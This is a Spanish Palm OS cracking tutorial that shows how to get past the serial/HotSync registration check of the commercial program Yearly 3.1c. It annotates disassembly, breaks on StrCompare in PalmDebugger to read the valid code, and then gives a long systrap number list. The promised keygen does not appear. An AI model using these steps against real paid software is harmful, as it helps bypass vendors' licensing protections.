Esto del ASM Palm es mas fácil que el de otras plataformas y a mi me cae mejor el ASM palm que el Win32, Yo recomiendo en lo particular empezar con el ASM palm y después seguirte con el de Windows 2005, Es prácticamente lo mismo la única diferencia radica en el cambio del nombre del juego de intrucciones assembler que en realidad hacen lo mismo , Por ejemplo una comparativa es por ejemplo la intrucción **BRA** en lenguaje Asm Palm contra **JMP** del lenguaje Asm en Windows 32 bits que en lenguaje maquina le dice a ambos microprocesadores de ambas plataformas que SALTE a x instrucción en especifica, Y haci es en infinidad de sistemas operativos, plataformas tanto como para: PC´s, Palms, Pocket´s, Telefonos Celulares, Calculadoras, Robots, Relojes, Etc, Donde haya algo que utilicé un microprocesador.

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Yearly 3.1c + KeyGen**

PROTECCION:	( )**Serial** (X)**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Objetivo:	Crear Un serial tipo HotSync/Name		
Dificultad:	( )**NewBies** ( )**Intermedio** (X)**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	Desensamblador IDA, PalmDebugger, POSE Palm emulador, PrcView		
Palm CRACKER:	Latigo	**FECHA:**	W/31/04/2005

INTRODUCCION

¡Hola! Este es mi primer reversing Palm tutorial que esta enfocado al aprovechamiento de un listado muerto. Ahora la técnica usada es un tanto diferente. Usaremos un debugger para encontrar un número de serie pero no nos conformaremos con poco y también les enseñaré a hacer un KeyGen. Nuestro blanco es el programa "Yearly.prc"

AL ATAQUE

Palm Reversing - Un acercamiento a la realidad - Por Latigo/UCF

Comenzaremos cargando nuestra aplicación en el emulador o la palm Real e intentamos registrarnos con un serial basura el programa nos muestra el mensaje **'You entered a wrong code!'.**
Dulcemente:) Buscamos las referencias de alertas en los archivos desensamblados. Cortamos en archivos el archivo entero con **PrcView** (o cualquier otra herramienta similar por supuesto) , Con un poco de búsqueda encontramos el recurso de una alerta de nombre ' **Talt0x138d.bin** ' es la ventana donde se muestra el mensaje de código invalido. Así buscamos en el listado muerto con el IDA la cadena ' **138d** '

```
code0001:000048B6 loc_0_48B6:
code0001:000048B6   move.w  8(a0),d0
code0001:000048BA   cmpi.w  #$44D,d0
code0001:000048BE   bne.s   loc_0_48FA
code0001:000048C0   move.l  $A0C(a4),-(sp)
code0001:000048C4   systrap FldGetTextPtr()     <- Poner en Ptr nuestro serial
code0001:000048C8   move.l  a0,-(sp)            <- Poner aquel Ptr ahora
code0001:000048CA   lea     $560(a4),a0         <- Cargar en A0 otro puntero
code0001:000048CE   pea     2(a0)
```

```
    code0001:000048D2   systrap StrCopy()           <- copialo
    code0001:000048D6   bsr     sub_0_5CC           <- Saltar a función Reg
    code0001:000048DA   adda.w  #$C,sp              <- Limpiar la pila
    code0001:000048DE   tst.w   $28(a4)             <- Registro de Bandera es 0?
    code0001:000048E2   beq.s   loc_0_48EC          <- JZ Mensaje de chico malo
    code0001:000048E4   move.w  #$138C,-(sp)        <- Mostrar el mensaje bueno
    code0001:000048E8   bra     loc_0_48F0
    code0001:000048EC
    code0001:000048EC loc_0_48EC:
    code0001:000048EC   move.w  #$138D,-(sp)    <-- AQUI!
    code0001:000048F0
    code0001:000048F0 loc_0_48F0:
    code0001:000048F0   systrap FrmAlert()
    code0001:000048F4   addq.w  #2,sp
    code0001:000048F6   bra     loc_0_4900
```

Así después de un poco de mirar nos encontramos con que el esquema es una típica. Llamada a la función (000048D6), comparar RegFlag (000048DE), JZ Chico malo (000048E2) ó de lo contrario se mostrara el mensaje 'Thank you' (000048E4). Conseguimos ahora entrar a la función ' Reg ' (no tenemos que desensamblar todo) , A primera cosa yo siempre echo un vistazo a la función entera. Digo, una mirada rápida a ver cuánto tiempo es y para inspeccionar la existencia de otras llamadas API que podrían facilitar mi trabajo. Al final de esta sub-rutina encuentro suculento código:

```
    code0001:000006BE loc_0_6BE:
    code0001:000006BE   lea     $560(a4),a0
    code0001:000006C2   pea     2(a0)             <- Poner aqui los mismos ptr como
un 000048CA
    code0001:000006C6   pea     $2A0(a4)          <- Dirección del serial generado
    code0001:000006CA   systrap StrCompare()      <- La API para poner un
breakpoint :)
    code0001:000006CE   tst.w   d0                <- Son los mismos?
    code0001:000006D0   bne.s   loc_0_6D8         <- JNE Chico malo
    code0001:000006D2   move.w  #1,$28(a4)        <- Poner 1 en el registro de
banderas
    code0001:000006D8
    code0001:000006D8 loc_0_6D8:
    code0001:000006D8   movem.l var_18(a6),d3-d7/a2 <- pop registers (?)
    code0001:000006DE   unlk    a6
    code0001:000006E0   rts                        <- RET
Retirar
```

¡Tiempo para ' vivir ' inverso! Qué vamos a hacer ahora , pondremos un breakpoint en el StrCompare SysTrap usando al PalmDebugger. ¿Cómo hacer esto? La orden para ' breakpointing ' en una API (colocando una trampa) es con un ' ATB '. Así en PalmDebugger debemos poner la instrucción "ATB ApiNumber" para tener exito se debe colocar un bpx. Debo confesarme que gasté montones de días buscando alguna referencia API. Y al fin me encontré con que esta misma lista puede ser encontrada en el PalmOs SDK. De cualquier manera, Les proveo de una lista bonita y comprensible aquí Abajo.

SysTrap (Con trap number)
Lista para poder poner Breakpoints con el Debugger.

```
sysTrapMemInit = 0x0
sysTrapMemInitHeapTable = 0x1
sysTrapMemStoreInit = 0x2
sysTrapMemCardFormat = 0x3
sysTrapMemCardInfo = 0x4
sysTrapMemStoreInfo = 0x5
sysTrapMemStoreSetInfo = 0x6
sysTrapMemNumHeaps = 0x7
sysTrapMemNumRAMHeaps = 0x8
sysTrapMemHeapID = 0x9
sysTrapMemHeapPtr = 0xa
sysTrapMemHeapFreeBytes = 0xb
sysTrapMemHeapSize = 0xc
sysTrapMemHeapFlags = 0xd
sysTrapMemHeapCompact = 0xe
sysTrapMemHeapInit = 0xf
sysTrapMemHeapFreeByOwnerID = 0x10
sysTrapMemChunkNew = 0x11
sysTrapMemChunkFree = 0x12
sysTrapMemPtrNew = 0x13
sysTrapMemPtrRecoverHandle = 0x14
sysTrapMemPtrFlags = 0x15
sysTrapMemPtrSize = 0x16
sysTrapMemPtrOwner = 0x17
sysTrapMemPtrHeapID = 0x18
sysTrapMemPtrCardNo = 0x19
sysTrapMemPtrToLocalID = 0x1a
sysTrapMemPtrSetOwner = 0x1b
sysTrapMemPtrResize = 0x1c
sysTrapMemPtrResetLock = 0x1d
sysTrapMemHandleNew = 0x1e
sysTrapMemHandleLockCount = 0x1f
sysTrapMemHandleToLocalID = 0x20
sysTrapMemHandleLock = 0x21
sysTrapMemHandleUnlock = 0x22
sysTrapMemLocalIDToGlobal = 0x23
sysTrapMemLocalIDKind = 0x24
sysTrapMemLocalIDToPtr = 0x25
sysTrapMemMove = 0x26
sysTrapMemSet = 0x27
sysTrapMemStoreSearch = 0x28
sysTrapMemPtrDataStorage = 0x29
sysTrapMemKernelInit = 0x2a
sysTrapMemHandleFree = 0x2b
sysTrapMemHandleFlags = 0x2c
sysTrapMemHandleSize = 0x2d
sysTrapMemHandleOwner = 0x2e
sysTrapMemHandleHeapID = 0x2f
sysTrapMemHandleDataStorage = 0x30
sysTrapMemHandleCardNo = 0x31
sysTrapMemHandleSetOwner = 0x32
sysTrapMemHandleResize = 0x33
sysTrapMemHandleResetLock = 0x34
sysTrapMemPtrUnlock = 0x35
sysTrapMemLocalIDToLockedPtr = 0x36
sysTrapMemSetDebugMode = 0x37
sysTrapMemHeapScramble = 0x38
sysTrapMemHeapCheck = 0x39
sysTrapMemNumCards = 0x3a
sysTrapMemDebugMode = 0x3b
sysTrapMemSemaphoreReserve = 0x3c
sysTrapMemSemaphoreRelease = 0x3d
sysTrapMemHeapDynamic = 0x3e
sysTrapMemNVParams = 0x3f
sysTrapDmInit = 0x40
sysTrapDmCreateDatabase = 0x41
sysTrapDmDeleteDatabase = 0x42
sysTrapDmNumDatabases = 0x43
sysTrapDmGetDatabase = 0x44
```

```
sysTrapDmFindDatabase = 0x45
sysTrapDmDatabaseInfo = 0x46
sysTrapDmSetDatabaseInfo = 0x47
sysTrapDmDatabaseSize = 0x48
sysTrapDmOpenDatabase = 0x49
sysTrapDmCloseDatabase = 0x4a
sysTrapDmNextOpenDatabase = 0x4b
sysTrapDmOpenDatabaseInfo = 0x4c
sysTrapDmResetRecordStates = 0x4d
sysTrapDmGetLastErr = 0x4e
sysTrapDmNumRecords = 0x4f
sysTrapDmRecordInfo = 0x50
sysTrapDmSetRecordInfo = 0x51
sysTrapDmAttachRecord = 0x52
sysTrapDmDetachRecord = 0x53
sysTrapDmMoveRecord = 0x54
sysTrapDmNewRecord = 0x55
sysTrapDmRemoveRecord = 0x56
sysTrapDmDeleteRecord = 0x57
sysTrapDmArchiveRecord = 0x58
sysTrapDmNewHandle = 0x59
sysTrapDmRemoveSecretRecords = 0x5a
sysTrapDmQueryRecord = 0x5b
sysTrapDmGetRecord = 0x5c
sysTrapDmResizeRecord = 0x5d
sysTrapDmReleaseRecord = 0x5e
sysTrapDmGetResource = 0x5f
sysTrapDmGet1Resource = 0x60
sysTrapDmReleaseResource = 0x61
sysTrapDmResizeResource = 0x62
sysTrapDmNextOpenResDatabase = 0x63
sysTrapDmFindResourceType = 0x64
sysTrapDmFindResource = 0x65
sysTrapDmSearchResource = 0x66
sysTrapDmNumResources = 0x67
sysTrapDmResourceInfo = 0x68
sysTrapDmSetResourceInfo = 0x69
sysTrapDmAttachResource = 0x6a
sysTrapDmDetachResource = 0x6b
sysTrapDmNewResource = 0x6c
sysTrapDmRemoveResource = 0x6d
sysTrapDmGetResourceIndex = 0x6e
sysTrapDmQuickSort = 0x6f
sysTrapDmQueryNextInCategory = 0x70
sysTrapDmNumRecordsInCategory = 0x71
sysTrapDmPositionInCategory = 0x72
sysTrapDmSeekRecordInCategory = 0x73
sysTrapDmMoveCategory = 0x74
sysTrapDmOpenDatabaseByTypeCreator = 0x75
sysTrapDmWrite = 0x76
sysTrapDmStrCopy = 0x77
sysTrapDmGetNextDatabaseByTypeCreator = 0x78
sysTrapDmWriteCheck = 0x79
sysTrapDmMoveOpenDBContext = 0x7a
sysTrapDmFindRecordByID = 0x7b
sysTrapDmGetAppInfoID = 0x7c
sysTrapDmFindSortPositionV10 = 0x7d
sysTrapDmSet = 0x7e
sysTrapDmCreateDatabaseFromImage = 0x7f
sysTrapDbgSrcMessage = 0x80
sysTrapDbgMessage = 0x81
sysTrapDbgGetMessage = 0x82
sysTrapDbgCommSettings = 0x83
sysTrapErrDisplayFileLineMsg = 0x84
sysTrapErrSetJump = 0x85
sysTrapErrLongJump = 0x86
sysTrapErrThrow = 0x87
sysTrapErrExceptionList = 0x88
sysTrapSysBroadcastActionCode = 0x89
```

```
sysTrapSysUnimplemented = 0x8a
sysTrapSysColdBoot = 0x8b
sysTrapSysReset = 0x8c
sysTrapSysDoze = 0x8d
sysTrapSysAppLaunch = 0x8e
sysTrapSysAppStartup = 0x8f
sysTrapSysAppExit = 0x90
sysTrapSysSetA5 = 0x91
sysTrapSysSetTrapAddress = 0x92
sysTrapSysGetTrapAddress = 0x93
sysTrapSysTranslateKernelErr = 0x94
sysTrapSysSemaphoreCreate = 0x95
sysTrapSysSemaphoreDelete = 0x96
sysTrapSysSemaphoreWait = 0x97
sysTrapSysSemaphoreSignal = 0x98
sysTrapSysTimerCreate = 0x99
sysTrapSysTimerWrite = 0x9a
sysTrapSysTaskCreate = 0x9b
sysTrapSysTaskDelete = 0x9c
sysTrapSysTaskTrigger = 0x9d
sysTrapSysTaskID = 0x9e
sysTrapSysTaskUserInfoPtr = 0x9f
sysTrapSysTaskDelay = 0xa0
sysTrapSysTaskSetTermProc = 0xa1
sysTrapSysUILaunch = 0xa2
sysTrapSysNewOwnerID = 0xa3
sysTrapSysSemaphoreSet = 0xa4
sysTrapSysDisableInts = 0xa5
sysTrapSysRestoreStatus = 0xa6
sysTrapSysUIAppSwitch = 0xa7
sysTrapSysCurAppInfoPV20 = 0xa8
sysTrapSysHandleEvent = 0xa9
sysTrapSysInit = 0xaa
sysTrapSysQSort = 0xab
sysTrapSysCurAppDatabase = 0xac
sysTrapSysFatalAlert = 0xad
sysTrapSysResSemaphoreCreate = 0xae
sysTrapSysResSemaphoreDelete = 0xaf
sysTrapSysResSemaphoreReserve = 0xb0
sysTrapSysResSemaphoreRelease = 0xb1
sysTrapSysSleep = 0xb2
sysTrapSysKeyboardDialogV10 = 0xb3
sysTrapSysAppLauncherDialog = 0xb4
sysTrapSysSetPerformance = 0xb5
sysTrapSysBatteryInfoV20 = 0xb6
sysTrapSysLibInstall = 0xb7
sysTrapSysLibRemove = 0xb8
sysTrapSysLibTblEntry = 0xb9
sysTrapSysLibFind = 0xba
sysTrapSysBatteryDialog = 0xbb
sysTrapSysCopyStringResource = 0xbc
sysTrapSysKernelInfo = 0xbd
sysTrapSysLaunchConsole = 0xbe
sysTrapSysTimerDelete = 0xbf
sysTrapSysSetAutoOffTime = 0xc0
sysTrapSysFormPointerArrayToStrings = 0xc1
sysTrapSysRandom = 0xc2
sysTrapSysTaskSwitching = 0xc3
sysTrapSysTimerRead = 0xc4
sysTrapStrCopy = 0xc5
sysTrapStrCat = 0xc6
sysTrapStrLen = 0xc7
sysTrapStrCompare = 0xc8
sysTrapStrIToA = 0xc9
sysTrapStrCaselessCompare = 0xca
sysTrapStrIToH = 0xcb
sysTrapStrChr = 0xcc
sysTrapStrStr = 0xcd
sysTrapStrAToI = 0xce
```

```
sysTrapStrToLower = 0xcf
sysTrapSerReceiveISP = 0xd0
sysTrapSlkOpen = 0xd1
sysTrapSlkClose = 0xd2
sysTrapSlkOpenSocket = 0xd3
sysTrapSlkCloseSocket = 0xd4
sysTrapSlkSocketRefNum = 0xd5
sysTrapSlkSocketSetTimeout = 0xd6
sysTrapSlkFlushSocket = 0xd7
sysTrapSlkSetSocketListener = 0xd8
sysTrapSlkSendPacket = 0xd9
sysTrapSlkReceivePacket = 0xda
sysTrapSlkSysPktDefaultResponse = 0xdb
sysTrapSlkProcessRPC = 0xdc
sysTrapConPutS = 0xdd
sysTrapConGetS = 0xde
sysTrapFplInit = 0xdf
sysTrapFplFree = 0xe0
sysTrapFplFToA = 0xe1
sysTrapFplAToF = 0xe2
sysTrapFplBase10Info = 0xe3
sysTrapFplLongToFloat = 0xe4
sysTrapFplFloatToLong = 0xe5
sysTrapFplFloatToULong = 0xe6
sysTrapFplMul = 0xe7
sysTrapFplAdd = 0xe8
sysTrapFplSub = 0xe9
sysTrapFplDiv = 0xea
sysTrapScrInit = 0xeb
sysTrapScrCopyRectangle = 0xec
sysTrapScrDrawChars = 0xed
sysTrapScrLineRoutine = 0xee
sysTrapScrRectangleRoutine = 0xef
sysTrapScrScreenInfo = 0xf0
sysTrapScrDrawNotify = 0xf1
sysTrapScrSendUpdateArea = 0xf2
sysTrapScrCompressScanLine = 0xf3
sysTrapScrDeCompressScanLine = 0xf4
sysTrapTimGetSeconds = 0xf5
sysTrapTimSetSeconds = 0xf6
sysTrapTimGetTicks = 0xf7
sysTrapTimInit = 0xf8
sysTrapTimSetAlarm = 0xf9
sysTrapTimGetAlarm = 0xfa
sysTrapTimHandleInterrupt = 0xfb
sysTrapTimSecondsToDateTime = 0xfc
sysTrapTimDateTimeToSeconds = 0xfd
sysTrapTimAdjust = 0xfe
sysTrapTimSleep = 0xff
sysTrapTimWake = 0x100
sysTrapCategoryCreateListV10 = 0x101
sysTrapCategoryFreeListV10 = 0x102
sysTrapCategoryFind = 0x103
sysTrapCategoryGetName = 0x104
sysTrapCategoryEditV10 = 0x105
sysTrapCategorySelectV10 = 0x106
sysTrapCategoryGetNext = 0x107
sysTrapCategorySetTriggerLabel = 0x108
sysTrapCategoryTruncateName = 0x109
sysTrapClipboardAddItem = 0x10a
sysTrapClipboardCheckIfItemExist = 0x10b
sysTrapClipboardGetItem = 0x10c
sysTrapCtlDrawControl = 0x10d
sysTrapCtlEraseControl = 0x10e
sysTrapCtlHideControl = 0x10f
sysTrapCtlShowControl = 0x110
sysTrapCtlGetValue = 0x111
sysTrapCtlSetValue = 0x112
sysTrapCtlGetLabel = 0x113
```

```
sysTrapCtlSetLabel = 0x114
sysTrapCtlHandleEvent = 0x115
sysTrapCtlHitControl = 0x116
sysTrapCtlSetEnabled = 0x117
sysTrapCtlSetUsable = 0x118
sysTrapCtlEnabled = 0x119
sysTrapEvtInitialize = 0x11a
sysTrapEvtAddEventToQueue = 0x11b
sysTrapEvtCopyEvent = 0x11c
sysTrapEvtGetEvent = 0x11d
sysTrapEvtGetPen = 0x11e
sysTrapEvtSysInit = 0x11f
sysTrapEvtGetSysEvent = 0x120
sysTrapEvtProcessSoftKeyStroke = 0x121
sysTrapEvtGetPenBtnList = 0x122
sysTrapEvtSetPenQueuePtr = 0x123
sysTrapEvtPenQueueSize = 0x124
sysTrapEvtFlushPenQueue = 0x125
sysTrapEvtEnqueuePenPoint = 0x126
sysTrapEvtDequeuePenStrokeInfo = 0x127
sysTrapEvtDequeuePenPoint = 0x128
sysTrapEvtFlushNextPenStroke = 0x129
sysTrapEvtSetKeyQueuePtr = 0x12a
sysTrapEvtKeyQueueSize = 0x12b
sysTrapEvtFlushKeyQueue = 0x12c
sysTrapEvtEnqueueKey = 0x12d
sysTrapEvtDequeueKeyEvent = 0x12e
sysTrapEvtWakeup = 0x12f
sysTrapEvtResetAutoOffTimer = 0x130
sysTrapEvtKeyQueueEmpty = 0x131
sysTrapEvtEnableGraffiti = 0x132
sysTrapFldCopy = 0x133
sysTrapFldCut = 0x134
sysTrapFldDrawField = 0x135
sysTrapFldEraseField = 0x136
sysTrapFldFreeMemory = 0x137
sysTrapFldGetBounds = 0x138
sysTrapFldGetTextPtr = 0x139
sysTrapFldGetSelection = 0x13a
sysTrapFldHandleEvent = 0x13b
sysTrapFldPaste = 0x13c
sysTrapFldRecalculateField = 0x13d
sysTrapFldSetBounds = 0x13e
sysTrapFldSetText = 0x13f
sysTrapFldGetFont = 0x140
sysTrapFldSetFont = 0x141
sysTrapFldSetSelection = 0x142
sysTrapFldGrabFocus = 0x143
sysTrapFldReleaseFocus = 0x144
sysTrapFldGetInsPtPosition = 0x145
sysTrapFldSetInsPtPosition = 0x146
sysTrapFldSetScrollPosition = 0x147
sysTrapFldGetScrollPosition = 0x148
sysTrapFldGetTextHeight = 0x149
sysTrapFldGetTextAllocatedSize = 0x14a
sysTrapFldGetTextLength = 0x14b
sysTrapFldScrollField = 0x14c
sysTrapFldScrollable = 0x14d
sysTrapFldGetVisibleLines = 0x14e
sysTrapFldGetAttributes = 0x14f
sysTrapFldSetAttributes = 0x150
sysTrapFldSendChangeNotification = 0x151
sysTrapFldCalcFieldHeight = 0x152
sysTrapFldGetTextHandle = 0x153
sysTrapFldCompactText = 0x154
sysTrapFldDirty = 0x155
sysTrapFldWordWrap = 0x156
sysTrapFldSetTextAllocatedSize = 0x157
sysTrapFldSetTextHandle = 0x158
```

```
sysTrapFldSetTextPtr = 0x159
sysTrapFldGetMaxChars = 0x15a
sysTrapFldSetMaxChars = 0x15b
sysTrapFldSetUsable = 0x15c
sysTrapFldInsert = 0x15d
sysTrapFldDelete = 0x15e
sysTrapFldUndo = 0x15f
sysTrapFldSetDirty = 0x160
sysTrapFldSendHeightChangeNotification = 0x161
sysTrapFldMakeFullyVisible = 0x162
sysTrapFntGetFont = 0x163
sysTrapFntSetFont = 0x164
sysTrapFntGetFontPtr = 0x165
sysTrapFntBaseLine = 0x166
sysTrapFntCharHeight = 0x167
sysTrapFntLineHeight = 0x168
sysTrapFntAverageCharWidth = 0x169
sysTrapFntCharWidth = 0x16a
sysTrapFntCharsWidth = 0x16b
sysTrapFntDescenderHeight = 0x16c
sysTrapFntCharsInWidth = 0x16d
sysTrapFntLineWidth = 0x16e
sysTrapFrmInitForm = 0x16f
sysTrapFrmDeleteForm = 0x170
sysTrapFrmDrawForm = 0x171
sysTrapFrmEraseForm = 0x172
sysTrapFrmGetActiveForm = 0x173
sysTrapFrmSetActiveForm = 0x174
sysTrapFrmGetActiveFormID = 0x175
sysTrapFrmGetUserModifiedState = 0x176
sysTrapFrmSetNotUserModified = 0x177
sysTrapFrmGetFocus = 0x178
sysTrapFrmSetFocus = 0x179
sysTrapFrmHandleEvent = 0x17a
sysTrapFrmGetFormBounds = 0x17b
sysTrapFrmGetWindowHandle = 0x17c
sysTrapFrmGetFormId = 0x17d
sysTrapFrmGetFormPtr = 0x17e
sysTrapFrmGetNumberOfObjects = 0x17f
sysTrapFrmGetObjectIndex = 0x180
sysTrapFrmGetObjectId = 0x181
sysTrapFrmGetObjectType = 0x182
sysTrapFrmGetObjectPtr = 0x183
sysTrapFrmHideObject = 0x184
sysTrapFrmShowObject = 0x185
sysTrapFrmGetObjectPosition = 0x186
sysTrapFrmSetObjectPosition = 0x187
sysTrapFrmGetControlValue = 0x188
sysTrapFrmSetControlValue = 0x189
sysTrapFrmGetControlGroupSelection = 0x18a
sysTrapFrmSetControlGroupSelection = 0x18b
sysTrapFrmCopyLabel = 0x18c
sysTrapFrmSetLabel = 0x18d
sysTrapFrmGetLabel = 0x18e
sysTrapFrmSetCategoryLabel = 0x18f
sysTrapFrmGetTitle = 0x190
sysTrapFrmSetTitle = 0x191
sysTrapFrmAlert = 0x192
sysTrapFrmDoDialog = 0x193
sysTrapFrmCustomAlert = 0x194
sysTrapFrmHelp = 0x195
sysTrapFrmUpdateScrollers = 0x196
sysTrapFrmGetFirstForm = 0x197
sysTrapFrmVisible = 0x198
sysTrapFrmGetObjectBounds = 0x199
sysTrapFrmCopyTitle = 0x19a
sysTrapFrmGotoForm = 0x19b
sysTrapFrmPopupForm = 0x19c
sysTrapFrmUpdateForm = 0x19d
```

```
sysTrapFrmReturnToForm = 0x19e
sysTrapFrmSetEventHandler = 0x19f
sysTrapFrmDispatchEvent = 0x1a0
sysTrapFrmCloseAllForms = 0x1a1
sysTrapFrmSaveAllForms = 0x1a2
sysTrapFrmGetGadgetData = 0x1a3
sysTrapFrmSetGadgetData = 0x1a4
sysTrapFrmSetCategoryTrigger = 0x1a5
sysTrapUIInitialize = 0x1a6
sysTrapUIReset = 0x1a7
sysTrapInsPtInitialize = 0x1a8
sysTrapInsPtSetLocation = 0x1a9
sysTrapInsPtGetLocation = 0x1aa
sysTrapInsPtEnable = 0x1ab
sysTrapInsPtEnabled = 0x1ac
sysTrapInsPtSetHeight = 0x1ad
sysTrapInsPtGetHeight = 0x1ae
sysTrapInsPtCheckBlink = 0x1af
sysTrapLstSetDrawFunction = 0x1b0
sysTrapLstDrawList = 0x1b1
sysTrapLstEraseList = 0x1b2
sysTrapLstGetSelection = 0x1b3
sysTrapLstGetSelectionText = 0x1b4
sysTrapLstHandleEvent = 0x1b5
sysTrapLstSetHeight = 0x1b6
sysTrapLstSetSelection = 0x1b7
sysTrapLstSetListChoices = 0x1b8
sysTrapLstMakeItemVisible = 0x1b9
sysTrapLstGetNumberOfItems = 0x1ba
sysTrapLstPopupList = 0x1bb
sysTrapLstSetPosition = 0x1bc
sysTrapMenuInit = 0x1bd
sysTrapMenuDispose = 0x1be
sysTrapMenuHandleEvent = 0x1bf
sysTrapMenuDrawMenu = 0x1c0
sysTrapMenuEraseStatus = 0x1c1
sysTrapMenuGetActiveMenu = 0x1c2
sysTrapMenuSetActiveMenu = 0x1c3
sysTrapRctSetRectangle = 0x1c4
sysTrapRctCopyRectangle = 0x1c5
sysTrapRctInsetRectangle = 0x1c6
sysTrapRctOffsetRectangle = 0x1c7
sysTrapRctPtInRectangle = 0x1c8
sysTrapRctGetIntersection = 0x1c9
sysTrapTblDrawTable = 0x1ca
sysTrapTblEraseTable = 0x1cb
sysTrapTblHandleEvent = 0x1cc
sysTrapTblGetItemBounds = 0x1cd
sysTrapTblSelectItem = 0x1ce
sysTrapTblGetItemInt = 0x1cf
sysTrapTblSetItemInt = 0x1d0
sysTrapTblSetItemStyle = 0x1d1
sysTrapTblUnhighlightSelection = 0x1d2
sysTrapTblSetRowUsable = 0x1d3
sysTrapTblGetNumberOfRows = 0x1d4
sysTrapTblSetCustomDrawProcedure = 0x1d5
sysTrapTblSetRowSelectable = 0x1d6
sysTrapTblRowSelectable = 0x1d7
sysTrapTblSetLoadDataProcedure = 0x1d8
sysTrapTblSetSaveDataProcedure = 0x1d9
sysTrapTblGetBounds = 0x1da
sysTrapTblSetRowHeight = 0x1db
sysTrapTblGetColumnWidth = 0x1dc
sysTrapTblGetRowID = 0x1dd
sysTrapTblSetRowID = 0x1de
sysTrapTblMarkRowInvalid = 0x1df
sysTrapTblMarkTableInvalid = 0x1e0
sysTrapTblGetSelection = 0x1e1
sysTrapTblInsertRow = 0x1e2
```

```
sysTrapTblRemoveRow = 0x1e3
sysTrapTblRowInvalid = 0x1e4
sysTrapTblRedrawTable = 0x1e5
sysTrapTblRowUsable = 0x1e6
sysTrapTblReleaseFocus = 0x1e7
sysTrapTblEditing = 0x1e8
sysTrapTblGetCurrentField = 0x1e9
sysTrapTblSetColumnUsable = 0x1ea
sysTrapTblGetRowHeight = 0x1eb
sysTrapTblSetColumnWidth = 0x1ec
sysTrapTblGrabFocus = 0x1ed
sysTrapTblSetItemPtr = 0x1ee
sysTrapTblFindRowID = 0x1ef
sysTrapTblGetLastUsableRow = 0x1f0
sysTrapTblGetColumnSpacing = 0x1f1
sysTrapTblFindRowData = 0x1f2
sysTrapTblGetRowData = 0x1f3
sysTrapTblSetRowData = 0x1f4
sysTrapTblSetColumnSpacing = 0x1f5
sysTrapWinCreateWindow = 0x1f6
sysTrapWinCreateOffscreenWindow = 0x1f7
sysTrapWinDeleteWindow = 0x1f8
sysTrapWinInitializeWindow = 0x1f9
sysTrapWinAddWindow = 0x1fa
sysTrapWinRemoveWindow = 0x1fb
sysTrapWinSetActiveWindow = 0x1fc
sysTrapWinSetDrawWindow = 0x1fd
sysTrapWinGetDrawWindow = 0x1fe
sysTrapWinGetActiveWindow = 0x1ff
sysTrapWinGetDisplayWindow = 0x200
sysTrapWinGetFirstWindow = 0x201
sysTrapWinEnableWindow = 0x202
sysTrapWinDisableWindow = 0x203
sysTrapWinGetWindowFrameRect = 0x204
sysTrapWinDrawWindowFrame = 0x205
sysTrapWinEraseWindow = 0x206
sysTrapWinSaveBits = 0x207
sysTrapWinRestoreBits = 0x208
sysTrapWinCopyRectangle = 0x209
sysTrapWinScrollRectangle = 0x20a
sysTrapWinGetDisplayExtent = 0x20b
sysTrapWinGetWindowExtent = 0x20c
sysTrapWinDisplayToWindowPt = 0x20d
sysTrapWinWindowToDisplayPt = 0x20e
sysTrapWinGetClip = 0x20f
sysTrapWinSetClip = 0x210
sysTrapWinResetClip = 0x211
sysTrapWinClipRectangle = 0x212
sysTrapWinDrawLine = 0x213
sysTrapWinDrawGrayLine = 0x214
sysTrapWinEraseLine = 0x215
sysTrapWinInvertLine = 0x216
sysTrapWinFillLine = 0x217
sysTrapWinDrawRectangle = 0x218
sysTrapWinEraseRectangle = 0x219
sysTrapWinInvertRectangle = 0x21a
sysTrapWinDrawRectangleFrame = 0x21b
sysTrapWinDrawGrayRectangleFrame = 0x21c
sysTrapWinEraseRectangleFrame = 0x21d
sysTrapWinInvertRectangleFrame = 0x21e
sysTrapWinGetFramesRectangle = 0x21f
sysTrapWinDrawChars = 0x220
sysTrapWinEraseChars = 0x221
sysTrapWinInvertChars = 0x222
sysTrapWinGetPattern = 0x223
sysTrapWinSetPattern = 0x224
sysTrapWinSetUnderlineMode = 0x225
sysTrapWinDrawBitmap = 0x226
sysTrapWinModal = 0x227
```

```
sysTrapWinGetWindowBounds = 0x228
sysTrapWinFillRectangle = 0x229
sysTrapWinDrawInvertedChars = 0x22a
sysTrapPrefOpenPreferenceDBV10 = 0x22b
sysTrapPrefGetPreferences = 0x22c
sysTrapPrefSetPreferences = 0x22d
sysTrapPrefGetAppPreferencesV10 = 0x22e
sysTrapPrefSetAppPreferencesV10 = 0x22f
sysTrapSndInit = 0x230
sysTrapSndSetDefaultVolume = 0x231
sysTrapSndGetDefaultVolume = 0x232
sysTrapSndDoCmd = 0x233
sysTrapSndPlaySystemSound = 0x234
sysTrapAlmInit = 0x235
sysTrapAlmCancelAll = 0x236
sysTrapAlmAlarmCallback = 0x237
sysTrapAlmSetAlarm = 0x238
sysTrapAlmGetAlarm = 0x239
sysTrapAlmDisplayAlarm = 0x23a
sysTrapAlmEnableNotification = 0x23b
sysTrapHwrGetRAMMapping = 0x23c
sysTrapHwrMemWritable = 0x23d
sysTrapHwrMemReadable = 0x23e
sysTrapHwrDoze = 0x23f
sysTrapHwrSleep = 0x240
sysTrapHwrWake = 0x241
sysTrapHwrSetSystemClock = 0x242
sysTrapHwrSetCPUDutyCycle = 0x243
sysTrapHwrLCDInit = 0x244
sysTrapHwrLCDSleep = 0x245
sysTrapHwrTimerInit = 0x246
sysTrapHwrCursor = 0x247
sysTrapHwrBatteryLevel = 0x248
sysTrapHwrDelay = 0x249
sysTrapHwrEnableDataWrites = 0x24a
sysTrapHwrDisableDataWrites = 0x24b
sysTrapHwrLCDBaseAddr = 0x24c
sysTrapHwrLCDDrawBitmap = 0x24d
sysTrapHwrTimerSleep = 0x24e
sysTrapHwrTimerWake = 0x24f
sysTrapHwrLCDWake = 0x250
sysTrapHwrIRQ1Handler = 0x251
sysTrapHwrIRQ2Handler = 0x252
sysTrapHwrIRQ3Handler = 0x253
sysTrapHwrIRQ4Handler = 0x254
sysTrapHwrIRQ5Handler = 0x255
sysTrapHwrIRQ6Handler = 0x256
sysTrapHwrDockSignals = 0x257
sysTrapHwrPluggedIn = 0x258
sysTrapCrc16CalcBlock = 0x259
sysTrapSelectDayV10 = 0x25a
